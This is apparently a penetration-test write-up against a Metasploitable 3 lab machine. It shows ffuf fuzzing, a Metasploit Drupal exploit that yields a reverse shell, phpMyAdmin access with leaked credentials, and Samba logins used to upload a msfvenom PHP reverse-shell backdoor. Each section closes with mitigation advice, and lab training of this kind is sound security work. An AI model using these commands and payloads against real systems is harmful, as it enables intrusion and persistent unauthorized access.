- `ffuf -u http://192.168.172.131/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common_directories.txt -recursion -recursion-depth 5 -t 50`
- Discovered the `/uploads` directory among other findings.

```
kali@kali:~/Downloads
File Actions Edit View Help
msfconsole x root@metasploitable3-ub1404: /home/vagrant x kali@kali:~/Downloads x
~/Downloads
ffuf -fc 429,401,400,403 -recursion -recursion-depth 5 -t 50 -timeout 15 -v -c -u http://192.168.172.131/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/combined_directories.txt

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 0ms]
| URL | http://192.168.172.131/uploads
| --> | http://192.168.172.131/uploads/
* FUZZ: uploads

[INFO] Adding a new job to the queue: http://192.168.172.131/uploads/FUZZ
[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 0ms]
```



Step 3:phpMyAdmin Access & Database Exploitation



After gaining root access via SSH, we uploaded and executed LinPEAS to perform local privilege escalation enumeration and information gathering.

LinPEAS helped us discover sensitive configuration files, including database credentials stored in the Drupal settings.

Used the database credentials (root : sploitme) to log into:


<http://192.168.172.131/phpmyadmin/>

- Successful login.
- Could browse the Drupal database tables.




4. Drupal Remote Code Execution

- Used Wappalyzer → Confirmed Drupal 7.
- In Metasploit searched for Drupal exploits and used exploit/unix/webapp/drupal_coder_exec.




In Metasploit, we searched for available Drupal exploits:



Configuration & Execution:

- set RHOSTS 192.168.172.131
- set TARGETURI /drupal/
- set LHOST 192.168.172.129
- exploit



View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/webapp/drupal_coder_exe) > set rhosts 192.168.172.131
rhosts => 192.168.172.131
msf6 exploit(unix/webapp/drupal_coder_exe) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(unix/webapp/drupal_coder_exe) > set lhost 192.168.172.129
lhost => 192.168.172.129
msf6 exploit(unix/webapp/drupal_coder_exe) > exploit

[*] Started reverse TCP handler on 192.168.172.129:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 4 opened (192.168.172.129:4444 -> 192.168.172.131:39742) at 2026-06-24 15:38:08 +0300
```

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

whoami

www-data

pwd

/var/www/html/drupal/sites/all/modules/coder/coder_upgrade/scripts

Result


- Exploit successful.
- Gained shell as www-data.

Step 5: Chat Application - Reflected XSS

During the analysis of the chat application located at `/chat/index.php`, we discovered that the application is vulnerable to Reflected Cross-Site Scripting (XSS).

Exploitation

We tested the vulnerability by injecting a simple proof-of-concept payload in the chat message field:



Impact :

The combination of exposed directory listing, weak database credentials discovered through configuration files, and vulnerable Drupal installation allowed us to access sensitive payroll data and achieve remote code execution on the web server.

Mitigation:

- Disable directory listing in Apache (Options -Indexes).
- Never expose phpMyAdmin to the internet in production environments.
- Store database credentials securely and avoid using default or weak passwords.
- Keep Drupal and all web applications fully updated.
- Implement strong access controls and a Web Application Firewall (WAF).
- Run web services with minimal privileges.

4. Samba on port 445/tcp (Weak Credentials + File Upload)

The Samba service (version 4.3.11-Ubuntu) running on port 445 allowed unauthenticated access to shares and was vulnerable due to weak credentials and writable directories.


Exploitation Steps:

Step 1: Service Enumeration

Performed a detailed Nmap scan on port 445:

```
nmap -p 445 -sV -sC 192.168.172.131
```

- Port 445 open.
- Service: Samba 4.3.11-Ubuntu.
- Shared resources and configuration details were revealed (workgroup: WORKGROUP, computer name: METASPLOITABLE3-UB1404).



```
kali@kali:~/Downloads
msfconsole x root@metasploitable3-ub1404: /home/vagrant x kali@kali:~/Downloads x
~/Downloads
nmap -p 445 -sV -sC 192.168.172.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-24 17:10 EEST
Nmap scan report for 192.168.172.131
Host is up (0.035s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:5D:ED:19 (VMware)
Service Info: Host: METASPLOITABLE3-UB1404

Host script results:
| smb2-security-mode:
| 3:1:1:
|_  Message signing enabled but not required
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: metasploitable3-ub1404
| NetBIOS computer name: METASPLOITABLE3-UB1404\x00
| Domain name: \x00
| FQDN: metasploitable3-ub1404
|_ System time: 2026-06-24T14:10:18+00:00
|_ clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2026-06-24T14:10:19
|_ start_date: N/A
```

Step 2: Samba Version Scanning with Metasploit

Used Metasploit auxiliary module:

- use auxiliary/scanner/smb/smb_version
- set RHOSTS 192.168.172.131
- run

```

msf6 auxiliary(scanner/smb/smb_version) > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name  Current Setting Required Description
-----
RHOSTS yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  no           The target port (TCP)
THREADS 1          yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.172.131
rhost => 192.168.172.131
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.172.131:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-C
CM) (signatures:optional) (guid:{00000000-0000-0000-0000-000000000000}) (authentication domain:METASPLOITABLE3-UB1404)
[*] 192.168.172.131:445 - Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
[*] 192.168.172.131: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Step 3: Credential Access

Using passwords previously discovered from the payroll database (via phpMyAdmin), we found valid credentials:

- Username: chewbacca
- Password: rwaaaaawr5

```

~/Downloads
smbclient -U chewbacca%rwaaaaawr5 //192.168.172.131/public
Try "help" to get a list of possible commands.
smb: \> put backdoor.php
putting file backdoor.php as \backdoor.php (2.4 kb/s) (average 2.4 kb/s)
smb: \> ls
.                D   0 Wed Jun 24 18:39:37 2026
..               D   0 Thu Oct 29 21:37:52 2020
phpmyadmin       D   0 Thu Oct 29 21:33:23 2020
qqpjG.php        N   81 Wed Jun 24 11:35:23 2026
payroll_app.php  A  1778 Thu Oct 29 21:37:52 2020
uhhHuyJ.php      N   81 Wed Jun 24 11:30:01 2026
BimfzN.php       N   83 Wed Jun 24 11:42:04 2026
backdoor.php     A  1116 Wed Jun 24 18:39:37 2026
chat             D   0 Thu Oct 29 21:37:52 2020
drupal           D   0 Thu Oct 29 21:38:51 2020
FCnZB.php        N   81 Wed Jun 24 12:14:36 2026

35806856 blocks of size 1024. 30005912 blocks available


```

Step 4: Gaining Access & Uploading Backdoor

We connected to the writable public share using smbclient.

We then generated a PHP reverse shell using msfvenom.

```
msfvenom -p php/reverse_php LHOST=192.168.172.129  
LPORT=4444 -o backdoor.php
```



The screenshot shows a terminal window with a dark background. The title bar at the top indicates the current directory is ~/Downloads. The command `msfvenom -p php/reverse_php LHOST=192.168.172.129 LPORT=4444 -o backdoor.php` has been entered and is highlighted with a red rectangular box. Below the command, the terminal displays the following output:
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3014 bytes
Saved as: backdoor.php

Step 5: Setting Up Listener & Receiving Reverse Shell

In Metasploit:

- use exploit/multi/handler
- set payload cmd/unix/reverse_netcat
- set LHOST 192.168.172.129
- set LPORT 4444

exploit

- Listener received the reverse shell successfully.
- Confirmed access with whoami → www-data.

```
msfconsole x root@metasploitable3-ub1404: /home/vagrant x smb sambaaa x kali@kali:~/Downloads x
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > show options

Payload options (cmd/unix/reverse_netcat):
Name CurrentSetting Required Description
---
LHOST 192.168.172.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Handler failed to bind to 192.168.172.130:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Command shell session 7 opened (192.168.172.129:4444 -> 192.168.172.131:39895) at 2026-06-24 18:52:00 +0300

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Impact:

Weak credentials on Samba combined with a writable share allowed us to upload a malicious PHP backdoor. This led to remote code execution on the web server, further compromising the system and enabling persistence.

Mitigation:

- Use strong, unique passwords for all Samba users and disable guest access.
- Disable writable shares unless absolutely necessary, and restrict permissions.
- Enable SMB message signing and use SMB3 with encryption.
- Update Samba to the latest version.
- Implement firewall rules to restrict access to port 445 to trusted IPs only.
- Regularly audit shares and file permissions.

5. CUPS on port 631/tcp (Internet Printing Protocol)


The Common UNIX Printing System (CUPS) service is running on port 631 using the Internet Printing Protocol (IPP). CUPS version 1.7.2 was identified.

Service Enumeration

Accessing the service through a web browser on <http://192.168.172.131:631> revealed the CUPS web management interface and confirmed the exact version as CUPS 1.7.2.

Vulnerability Assessment

Research indicated that CUPS versions prior to 1.7.2 are vulnerable to Reflected Cross-Site Scripting (XSS). This vulnerability occurs when user-supplied input is reflected back in the server response without proper sanitization, potentially allowing an attacker to execute malicious JavaScript in the context of an authenticated user's browser.



Exploitation Attempt

We attempted to exploit the service using Metasploit Framework by searching for relevant CUPS modules. However, when trying to authenticate with known credentials (sploitme), we encountered an authentication error.

Further investigation revealed that the CUPS service in this Metasploitable 3 environment is not exploitable in its current configuration. The service appears to have restricted access or additional hardening that prevents successful exploitation of the known XSS vulnerability via Metasploit.

```
msf6 exploit(multi/handle) > search cups

Matching Modules
=====

#  Name                                     Disclosure Date Rank  Check Description
--  ---                                     -
0  post/multi/escalate/cups_root_file_read  2012-11-20      normal No  CUPS 1.6.1 Root File Read
1  exploit/multi/http/cups_bash_env_exec    2014-09-24      excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock)
2  auxiliary/scanner/misc/cups_browsed_info_disclosure .      normal No  cups-browsed Information Disclosure

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/misc/cups_browsed_info_disclosure
```

Result:

Exploitation attempt was unsuccessful due to configuration limitations on the target.

Impact:

Although a reflected XSS vulnerability exists in older CUPS versions, the impact in this case was limited. Successful exploitation could have allowed session hijacking or credential theft from an administrator viewing the CUPS interface. However, due to access restrictions, no compromise was achieved through this vector.

Mitigation:

- Update CUPS to the latest stable version to patch known vulnerabilities.
- Restrict access to the CUPS web interface (<http://localhost:631>) to trusted IP addresses only using firewall rules.
- Disable the CUPS web interface if printing management is not required over the network (WebInterface No in `/etc/cups/cupsd.conf`).
- Implement strong authentication and avoid using weak or default credentials.
- Regularly monitor and audit printing services, as they are often overlooked attack vectors.

6. Ruby on Rails Application on port 3500/tcp

A Ruby on Rails application (version 4.2.4) was discovered running on port 3500. This service was identified as a development environment with several security weaknesses.

